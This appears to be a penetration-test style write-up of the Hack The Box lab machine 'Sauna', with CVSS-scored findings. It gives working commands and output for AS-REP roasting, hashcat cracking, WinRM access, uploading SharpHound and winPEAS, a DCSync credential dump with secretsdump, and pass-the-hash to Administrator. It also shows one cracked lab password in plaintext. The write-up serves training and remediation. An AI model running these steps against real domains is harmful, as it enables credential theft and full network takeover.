
Sauna

Cover



Target: HTB Machine “Sauna” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this security assessment was to conduct a thorough evaluation of a Windows-based Active Directory environment hosted at the IP address `10.129.3.166`, identified as part of the `EGOTISTICAL-BANK.LOCAL` domain. The assessment followed a structured methodology encompassing reconnaissance, service enumeration, exploitation of authentication weaknesses, credential harvesting, and privilege escalation—culminating in full domain administrator access.

We demonstrated how an attacker could enumerate exposed services, extract Kerberos AS-REP hashes for offline cracking, gain initial access via WinRM, and escalate privileges through Active Directory misconfigurations. The engagement ultimately led to the compromise of the domain controller and retrieval of the Administrator account hash.

Scope of Assessment

- **Host Discovery & OS Fingerprinting** ICMP probing confirmed host availability with a TTL value of **127**, indicating a Windows-based operating system.
- **Port Scanning & Service Enumeration** A full TCP SYN scan revealed multiple open ports, including **53 (DNS), 80 (HTTP), 88 (Kerberos), 389 (LDAP), 445 (SMB)**, and

various RPC-related services. Version detection identified services such as **Microsoft IIS 10.0**, **Active Directory LDAP**, and **Microsoft RPC over HTTP**.

- **Domain & User Enumeration** The target was confirmed to be part of the `EGOTISTICAL-BANK.LOCAL` domain. Enumeration revealed potential usernames including `fsmith`, `scoins`, `hbear`, `skerb`, `btaylor`, and `sdriver`. A username list was generated using the GitHub tool https://github.com/w0Tx/generate-ad-username
- **AS-REP Roasting & Credential Cracking** The user `fsmith` was identified as having Kerberos pre-authentication disabled. An AS-REP hash was extracted using Impacket's `GetNPUsers` tool and successfully cracked offline using **Hashcat**, yielding valid credentials.
- **Initial Access via WinRM** With the cracked credentials, access was obtained through **WinRM**, providing an interactive PowerShell session as `fsmith`.
- **Active Directory Enumeration with BloodHound** `SharpHound.exe` was executed to collect AD data, which was analyzed using **BloodHound**. The user `svc_loanmgr` was identified as having **DCSync** privileges, marking it as a high-value target.
- **Credential Discovery via WinPEAS** Execution of **winPEAS** revealed AutoLogon credentials for `svc_loanmgr`, including the plaintext password.
- **Domain Controller Compromise via DCSync** Using the credentials of `svc_loanmgr`, domain hashes were dumped with **Impacket's secretsdump**, including the NTLM hash for the `Administrator` account.
- **Administrator Access Confirmation** With the retrieved hash, full administrative access was obtained via **WinRM**, confirming complete domain compromise.

Ethics & Compliance

All testing activities were conducted within the authorized scope of engagement and in accordance with ethical guidelines. No actions were taken beyond the boundaries defined by the stakeholders. All sensitive data, credentials, and findings have been securely handled and disclosed exclusively to authorized personnel for remediation and security enhancement.

2 Methodology

Reconnaissance:

ICMP Ping Scan

To verify host availability, an ICMP echo request was sent:

```
ping -c 1 10.129.3.166
PING 10.129.3.166 (10.129.3.166) 56(84) bytes of data.
64 bytes from 10.129.3.166: icmp_seq=1 ttl=127 time=61.5 ms
```

```
--- 10.129.3.166 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 61.481/61.481/61.481/0.000 ms
```

The TTL value of 127 suggests the target is likely running a Windows-based operating system.

Full TCP Port Scan

A comprehensive TCP SYN scan was conducted to identify open ports:

```
sudo nmap -sS -p- --open -n -Pn --min-rate 5000 10.129.3.166 -oG saunaPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 20:02 UTC
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.53% done; ETC: 20:02 (0:00:04 remaining)
Nmap scan report for 10.129.3.166
Host is up (0.041s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49676/tcp open  unknown
49696/tcp open  unknown
49717/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

Service Enumeration

A targeted service and version detection scan was performed on the discovered ports:

```
sudo nmap -sVC -p
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674
,49676,49696,49717 10.129.3.166  -oN saunaServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 20:05 UTC
Nmap scan report for 10.129.3.166
Host is up (0.041s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-07-05 03:05:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
```

```
49676/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-07-05T03:06:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.70 seconds
```


Host Identification

The following entry was added to the `/etc/hosts` file for easier reference:

```
10.129.3.166        SAUNA    SAUNA.EGOTISTICAL-BANK.LOCAL   EGOTISTICAL-BANK.LOCAL
```

Potential Usernames

Based on enumeration, the following potential usernames were identified:



ure http://10.129.3.166/about.html

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

fergus smith
shaun coins
hugo bear
steven kerb
bowie taylor
sophie driver

Generate a username file with the names that we get from this tool on github https://github.com/w0Tx/generate-ad-username

Initial Foothold

AS-REP Roasting

Using Impacket's GetNPUsers tool, an AS-REP hash was retrieved for the user `fsmith`:

```
sudo impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile
../list.txt -dc-ip 10.129.3.166 -outputfile hashes.txt



$krb5asrep$23$fsmith@EGOTISTICAL-
```

```
BANK.LOCAL:976791b8168fc52606a0d88b63e22c95$0a76117851a6f3c7cec0a18285c1f2
c762064e5f5...SNIP
```

The hash was successfully cracked using Hashcat:

```
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
```


Status:

```
$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:976791b8168fc52606a0d88b63e22c95$0a76117851a6f3c7cec0a18285c1f2
c762064e5f5...SNIP

Session..........: hashcat
Status...........: Cracked
```

Gaining Access via WinRM

With valid credentials for `fsmith`, access was obtained through WinRM:

```
 nxc winrm 10.129.3.166 -u fsmith  -p <REDACTED>
```



```
kali@kali ~/workspace/Sauna/content [08:42:50] $ cat credentials.txt
fsmith:Thestrokes23

kali@kali ~/workspace/Sauna/content [08:42:52] $ nxc winrm 10.129.3.166 -u fsmith  -p [redacted]
WINRM       10.129.3.166    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.3.166    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:[redacted] (Pwn3d!)
```

Privilege Escalation

BloodHound Enumeration


`SharpHound.exe` was uploaded and executed to collect Active Directory data:

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> upload
../../../../../../home/kali/Downloads/SharpHound.exe .

*Evil-WinRM* PS C:\Users\FSmith\Desktop> ./SharpHound.exe

*Evil-WinRM* PS C:\Users\FSmith\Desktop> download
20250705090823_BloodHound.zip
```

The data was analyzed using BloodHound:

```
sudo neo4j start

/opt/AD/BloodHound_NEW/BloodHound-linux-x64//BloodHound --disable-gpu --
no-sandbox
```

Upload the data on Bloodhound:




20250705090823_computers.json
Upload Complete 100%

20250705090823_users.json
Upload Complete 100%

20250705090823_groups.json
Upload Complete 100%

Analysis revealed that the user `svc_loanmgr` had DCSync privileges, marking it as a high-value target.



Credential Discovery via WinPEAS

`winPEASx64.exe` was uploaded and executed:

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> upload
../../../../../../home/kali/Downloads/winPEASx64.exe .
```

WinPEAS output revealed AutoLogon credentials:

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  <REDACTED>
```

Domain Controller Sync (DCSync)


Using the credentials of `svc_loanmgr`, domain hashes were dumped:

```
sudo impacket-secretsdump -outputfile sauna_hashes -just-dc EGOTISTICAL-
BANK.LOCAL/svc_loanmgr@10.129.3.166
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
...SNIP...
```

Administrator Access

With the NTLM hash of the Administrator account, full access was obtained:


```
evil-winrm -u 'Administrator' -H <REDACTED> -i 10.129.3.166
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
egotisticalbank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

3. Findings

3.1 Vulnerability: AS-REP Roasting on Kerberos-Enabled Domain Account



Base Score 8.2 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) [✓ Low (L)] High (H)
Availability (A): [✓ None (N)] Low (L) High (H)

- **CVSS:** Estimated CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N – 8.2 (High)
- **Description:** The domain account `fsmith` was found to have Kerberos pre-authentication disabled. This misconfiguration allows an unauthenticated attacker to request a TGT (Ticket Granting Ticket) for the user and receive an AS-REP encrypted with the user’s NTLM hash. The hash can then be cracked offline to recover the plaintext password.
- **Impact:** Successful exploitation enables an attacker to obtain valid domain credentials without any prior authentication. In this case, the cracked credentials granted access to

the target system via WinRM, providing an initial foothold in the domain.


- **Technical Summary:** Using Impacket's `GetNPUsers` tool, an AS-REP hash was extracted for the user `fsmith`. The hash was subsequently cracked using Hashcat with the RockYou wordlist, revealing the user's password.
- **Evidence:**
- AS-REP hash retrieved:

```
$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:976791b8168fc52606a0d88b63e22c95$...
```

- Hashcat output:

```
Session..........: hashcat
Status...........: Cracked
```

3.2 Vulnerability: Privileged Account with DCSync Rights



Base Score

9.9 (Critical)

Attack Vector (AV)

[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

None (N) [✓ Low (L)] High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

Unchanged (U) [✓ Changed (C)]

Confidentiality (C)

None (N) Low (L) [✓ High (H)]

Integrity (I)

None (N) Low (L) [✓ High (H)]


Availability (A)

None (N) Low (L) [✓ High (H)]

- **CVSS:** Estimated CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 9.9 (Critical)
- **Description:** The domain user `svc_loanmgr` was identified as having the ability to perform DCSync operations. This privilege allows the user to impersonate a Domain Controller and request password hashes for any user in the domain, including the Domain Administrator.
- **Impact:** An attacker with access to this account can extract NTLM hashes for all domain users, including privileged accounts, leading to full domain compromise.
- **Technical Summary:** BloodHound analysis revealed that `svc_loanmgr` had the `Replicating Directory Changes All` and `Replicating Directory Changes` permissions on the domain object. Using Impacket's `secretsdump`, the NTDS.DIT secrets were successfully extracted.
- **Evidence:**
  - BloodHound graph showing DCSync capability.
  - secretsdump output:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
```

3.3 Vulnerability: Stored AutoLogon Credentials in Registry



Base Score 7.1 (High)

Attack Vector (AV)
Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
None (N) [✓ Low (L)] High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
[✓ None (N)] Low (L) High (H)

- **CVSS:** Estimated CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 7.1 (High)
- **Description:** The system was found to store plaintext AutoLogon credentials in the Windows registry. These credentials were accessible to the compromised `fsmith` user and included the domain account `svc_loanmgr`.
- **Impact:** Exposure of plaintext credentials for a privileged domain account enabled lateral movement and privilege escalation to domain administrator.
- **Technical Summary:** Execution of `winPEAS` revealed the following registry keys:

```
DefaultDomainName    : EGOTISTICALBANK
